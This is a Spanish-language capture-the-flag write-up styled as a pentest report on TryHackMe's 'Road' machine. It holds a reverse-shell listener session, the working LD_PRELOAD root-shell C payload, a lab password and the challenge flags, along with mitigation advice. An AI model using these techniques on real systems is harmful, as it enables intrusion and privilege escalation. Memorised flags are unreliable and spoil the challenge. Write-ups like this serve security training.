Informe de Evaluación de Seguridad: Road

1. Información General y Resumen Ejecutivo

Campo	Detalle
Cliente	TryHackMe
IP Objetivo	10.65.164.160
Consultor	Bender2997_
Fecha de Evaluación	26-03-2026
Criticidad	Crítica
Vectores de Ataque	IDOR, Carga de Archivos Irrestricta (RCE), Escalada de Privilegios Local

Resumen Ejecutivo

La evaluación de seguridad realizada sobre el sistema "Road" reveló una cadena de vulnerabilidades críticas que permiten el compromiso total del servidor. La intrusión inicial se logró mediante la manipulación de parámetros en la funcionalidad de actualización de perfil (IDOR), permitiendo el secuestro de la cuenta administrativa. Posteriormente, se identificó una falla en la validación de archivos cargados que facilitó la ejecución remota de código (RCE). Finalmente, el abuso de un binario con permisos de ejecución especiales permitió la escalada

de privilegios a nivel de superusuario (root). Se recomienda una remediación inmediata enfocada en la validación de entrada y el endurecimiento de configuraciones de privilegios.

2. Metodología y Fases de Explotación

La evaluación siguió una metodología estructurada de pruebas de penetración de caja negra.


2.1 Fase de Reconocimiento y Descubrimiento

Se realizó un escaneo exhaustivo de puertos para identificar servicios expuestos.


- **SSH (Puerto 22):** OpenSSH 8.2p1 (Ubuntu).
- **HTTP (Puerto 80):** Servidor Apache 2.4.41 alojando la aplicación "Sky Couriers".

2.2 Explotación: IDOR y Compromiso Administrativo


La aplicación web presentaba una vulnerabilidad de Referencia Directa Insegura a Objetos (IDOR) en el módulo de edición de perfil.




1. **Manipulación de Parámetros:** Al interceptar la solicitud de cambio de correo electrónico, fue posible modificar el parámetro del usuario objetivo a admin@road.htb.




2. **Secuestro de Cuenta:** Esta acción permitió restablecer la contraseña administrativa o manipular los datos de la cuenta de administración, otorgando acceso completo al panel de control restringido.






2.3 Ejecución Remota de Código (RCE)


Una vez autenticado como administrador, se exploró la funcionalidad de carga de imágenes de perfil.



- **Carga de Archivos Irrestricta:** El sistema no validaba adecuadamente el tipo de archivo cargado. Se subió con éxito un script malicioso en PHP (Reverse Shell).



- **Acceso al Sistema:** La ejecución del script a través de la ruta /v2/profileimages/ resultó en la obtención de una shell interactiva como el usuario de servicio www-data.



```
┌──(root㉿kali)-[/home/…/Desktop/PERSONAL/TryHackme/road]
└─# nc -lvnp 4443
listening on [any] 4443 ...
connect to [192.168.203.116] from (UNKNOWN) [10.67.169.61] 56260
Linux ip-10-67-169-61 5.15.0-139-generic #149~20.04.1-Ubuntu SMP Wed Apr 16 08:29:56 UTC 2025 x86_64 x86_
64 x86_64 GNU/Linux
 00:54:14 up  1:23,  0 users,  load average: 0.37, 0.30, 0.14
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
bash: cannot set terminal process group (772): Inappropriate ioctl for device
bash: no job control in this shell
www-data@ip-10-67-169-61:/$
```

2.4 Escalada de Privilegios a Root

Tras obtener acceso inicial como www-data, la fase de post-explotación se centró en la elevación de privilegios, ejecutada en dos etapas: movimiento lateral y escalada a root.

1. Movimiento Lateral (www-data a webdeveloper):

```
www-data@ip-10-67-169-61:/home$ cd /home/webdeveloper
cd /home/webdeveloper
www-data@ip-10-67-169-61:/home/webdeveloper$ ls -la
ls -la
total 36
drwxr-xr-x 4 webdeveloper webdeveloper 4096 Oct  8  2021 .
drwxr-xr-x 4 root         root         4096 Mar 25 23:30 ..
lrwxrwxrwx 1 webdeveloper webdeveloper    9 May 25  2021 .bash_history → /dev/null
-rw-r--r-- 1 webdeveloper webdeveloper  220 Feb 25  2020 .bash_logout
-rw-r--r-- 1 webdeveloper webdeveloper 3771 Feb 25  2020 .bashrc
drwx------ 2 webdeveloper webdeveloper 4096 May 25  2021 .cache
drwxrwxr-x 3 webdeveloper webdeveloper 4096 May 25  2021 .local
-rw------- 1 webdeveloper webdeveloper   51 Oct  8  2021 .mysql_history
-rw-r--r-- 1 webdeveloper webdeveloper  807 Feb 25  2020 .profile
-rw-r--r-- 1 webdeveloper webdeveloper    0 Oct  7  2021 .sudo_as_admin_successful
-rw-r--r-- 1 webdeveloper webdeveloper   33 May 25  2021 user.txt
www-data@ip-10-67-169-61:/home/webdeveloper$
```

```
www-data@ip-10-67-169-61:/home/webdeveloper$ cat user.txt
cat user.txt
63191e4ece37523c9fe6bb62a5e64d45
```

- **Descubrimiento de Credenciales:** La enumeración de servicios locales reveló una instancia de MongoDB (puerto 27017) accesible sin autenticación en la interfaz local.

```
www-data@ip-10-144-160-41:/home/webdeveloper$ ss -tulwn
ss -tulwn
Netid State  Recv-Q Send-Q      Local Address:Port    Peer Address:Port Process
icmp6 UNCONN 0      0                 *%eth0:58                 *:*
udp   UNCONN 0      0           127.0.0.53%lo:53           0.0.0.0:*
udp   UNCONN 0      0      10.144.160.41%eth0:68           0.0.0.0:*
tcp   LISTEN 0      4096        127.0.0.53%lo:53           0.0.0.0:*
tcp   LISTEN 0      151             127.0.0.1:3306         0.0.0.0:*
tcp   LISTEN 0      70              127.0.0.1:33060        0.0.0.0:*
tcp   LISTEN 0      4096            127.0.0.1:27017        0.0.0.0:*
tcp   LISTEN 0      128               0.0.0.0:22           0.0.0.0:*
tcp   LISTEN 0      511             127.0.0.1:9000         0.0.0.0:*
tcp   LISTEN 0      128                  [::]:22              [::]:*
tcp   LISTEN 0      511                     *:80                 *:*
www-data@ip-10-144-160-41:/home/webdeveloper$
```

- **Acceso a Base de Datos:** Al acceder a la instancia, se descubrieron credenciales para el usuario del sistema webdeveloper (BahamasChapp123!@#) almacenadas en la base de datos backups.

```
www-data@ip-10-144-160-41:/home/webdeveloper$ mongo --host 127.0.0.1 --port 27017
<e/webdeveloper$ mongo --host 127.0.0.1 --port 27017
MongoDB shell version v4.4.29
connecting to: mongodb://127.0.0.1:27017/?compressors=disabled&gssapiServiceName=mongodb
Implicit session: session { "id" : UUID("021706cc-0acc-45ad-a246-f7494b4ad9d3") }
MongoDB server version: 4.4.29
show dbs
admin   0.000GB
backup  0.000GB
config  0.000GB
local   0.000GB
use backup
switched to db backup
show collections
collection
user
db.user.find()
{ "_id" : ObjectId("60ae2661203d21857b184a76"), "Month" : "Feb", "Profit" : "25000" }
{ "_id" : ObjectId("60ae2677203d21857b184a77"), "Month" : "March", "Profit" : "5000" }
{ "_id" : ObjectId("60ae2690203d21857b184a78"), "Name" : "webdeveloper", "Pass" : "BahamasChapp123!@#" }
{ "_id" : ObjectId("60ae26bf203d21857b184a79"), "Name" : "Rohit", "EndDate" : "December" }
{ "_id" : ObjectId("60ae26d2203d21857b184a7a"), "Name" : "Rohit", "Salary" : "30000" }
exit
bye
```

- **Transición de Usuario:** Estas credenciales se utilizaron para realizar un movimiento lateral exitoso al contexto del usuario webdeveloper.

2. Escalada de Privilegios a root (webdeveloper a root):
   - **Análisis de Sudo:** El usuario webdeveloper tenía permisos NOPASSWD para ejecutar el binario personalizado /usr/bin/sky_backup_utility.

```
webdeveloper@ip-10-144-160-41:~$ sudo -l
sudo -l
Matching Defaults entries for webdeveloper on ip-10-144-160-41:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
    env_keep+=LD_PRELOAD

User webdeveloper may run the following commands on ip-10-144-160-41:
    (ALL : ALL) NOPASSWD: /usr/bin/sky_backup_utility
webdeveloper@ip-10-144-160-41:~$
```

- **Vector de Explotación:** Se identificó que la configuración de sudoers para este binario incluía la directiva env_keep+=LD_PRELOAD.
- **Compromiso Total:** Esta configuración errónea se explotó mediante la inyección de una librería compartida maliciosa (LD_PRELOAD), lo que permitió la ejecución de un payload que otorgó una shell con privilegios de **root**, logrando el control total sobre la máquina.

```
webdeveloper@ip-10-144-160-41:~$ cat << EOF > /home/webdeveloper/shell.c
> #include <stdio.h>
> #include <sys/types.h>
> #include <stdlib.h>
> #include <unistd.h>
>
> void __attribute__((constructor)) shell() {
>     unsetenv("LD_PRELOAD");
>     setgid(0);
>     setuid(0);
>     system("/bin/bash");
> }
> EOF
webdeveloper@ip-10-144-160-41:~$
webdeveloper@ip-10-144-160-41:~$ ls
shell.c  user.txt
```

```
<e/webdeveloper/shell.so /usr/bin/sky_backup_utility
root@ip-10-144-160-41:/home/webdeveloper# whoami
root
```

```
root@ip-10-144-160-41:~# ls
root.txt
root@ip-10-144-160-41:~# cat root.txt
3a62d897c40a815ecbe267df2f533ac6
```

3. Conclusiones y Recomendaciones de Mitigación

3.1. Conclusión

El compromiso total del sistema "Road" fue posible gracias a una concatenación de fallas a nivel de aplicación y configuraciones de privilegios deficientes. La falla de **Control de Acceso Inadecuado (IDOR)** permitió el secuestro de la cuenta administrativa, que fue el vector principal para la **Ejecución Remota de Código (RCE)** mediante la carga de archivos sin restricciones. Finalmente, el sistema de **sudo** expuso un binario personalizado (/usr/bin/sky_backup_utility) a una vulnerabilidad de **Secuestro de Librerías (LD_PRELOAD)**, permitiendo una escalada de privilegios directa a root.

3.2. Recomendaciones Críticas de Mitigación

ID	Riesgo	Recomendación de Mitigación
ROT-001	Control de Acceso Inadecuado (IDOR)	Implementar validaciones estrictas en el lado del servidor para verificar que el usuario autenticado es el propietario legítimo del recurso que intenta modificar (Principio de Mínimo Privilegio).
ROT-002	Carga de Archivos Insegura (RCE)	Aplicar una lista blanca estricta de extensiones de archivo permitidas, validar el tipo MIME, renombrar los archivos subidos y almacenarlos fuera del directorio web público o sin permisos de ejecución.

ID	Riesgo	Recomendación de Mitigación
ROT-003	Abuso de Sudo (LD_PRELOAD)	Eliminar el permiso NOPASSWD del binario /usr/bin/sky_backup_utility. Si el uso de sudo es imprescindible, remover la variable LD_PRELOAD de la configuración de env_keep en el archivo sudoers para prevenir el secuestro de librerías.
ROT-004	Gestión de Secretos (MongoDB)	Implementar autenticación y endurecimiento de seguridad en la instancia local de MongoDB (puerto 27017). No almacenar credenciales de usuarios en bases de datos en texto plano.

4. Lecciones aprendidas / Análisis del ataque

¿Cómo se detectó el vector? La detección inicial se centró en la falla de autorización (IDOR) en la función de restablecimiento/edición de perfil, que permitió el secuestro de la cuenta administrativa (admin@sky.thm). Una vez dentro, la funcionalidad de carga de imágenes se convirtió en el vector de RCE.

¿Qué generó sospechas? La existencia de la base de datos MongoDB sin autenticación (puerto 27017), que contenía credenciales para un usuario del sistema (webdeveloper), y la entrada no auditada en el archivo sudoers que permitía al usuario webdeveloper ejecutar /usr/bin/sky_backup_utility sin contraseña.

Aprendizaje Clave (Secuestro de Librerías): El binario con permisos especiales (sky_backup_utility) estaba mal configurado en sudoers con la opción env_keep+=LD_PRELOAD. Esto permitió la explotación mediante la inyección de una librería compartida maliciosa (.so) para ser cargada antes que las librerías del sistema, logrando la ejecución de /bin/bash con privilegios de root. Esto demuestra cómo el Principio de Mínimo Privilegio debe extenderse a las variables de entorno y a las rutas de búsqueda de comandos.

¿Qué acciones se realizarían de forma diferente en un entorno real? Se daría prioridad al uso de herramientas de análisis estático (SAST) y dinámico (DAST) para identificar fallas de IDOR y RCE en la aplicación. Para la fase de post-explotación, se utilizarían scripts automatizados (como LinPEAS) para identificar de inmediato configuraciones de sudo riesgosas como env_keep+=LD_PRELOAD.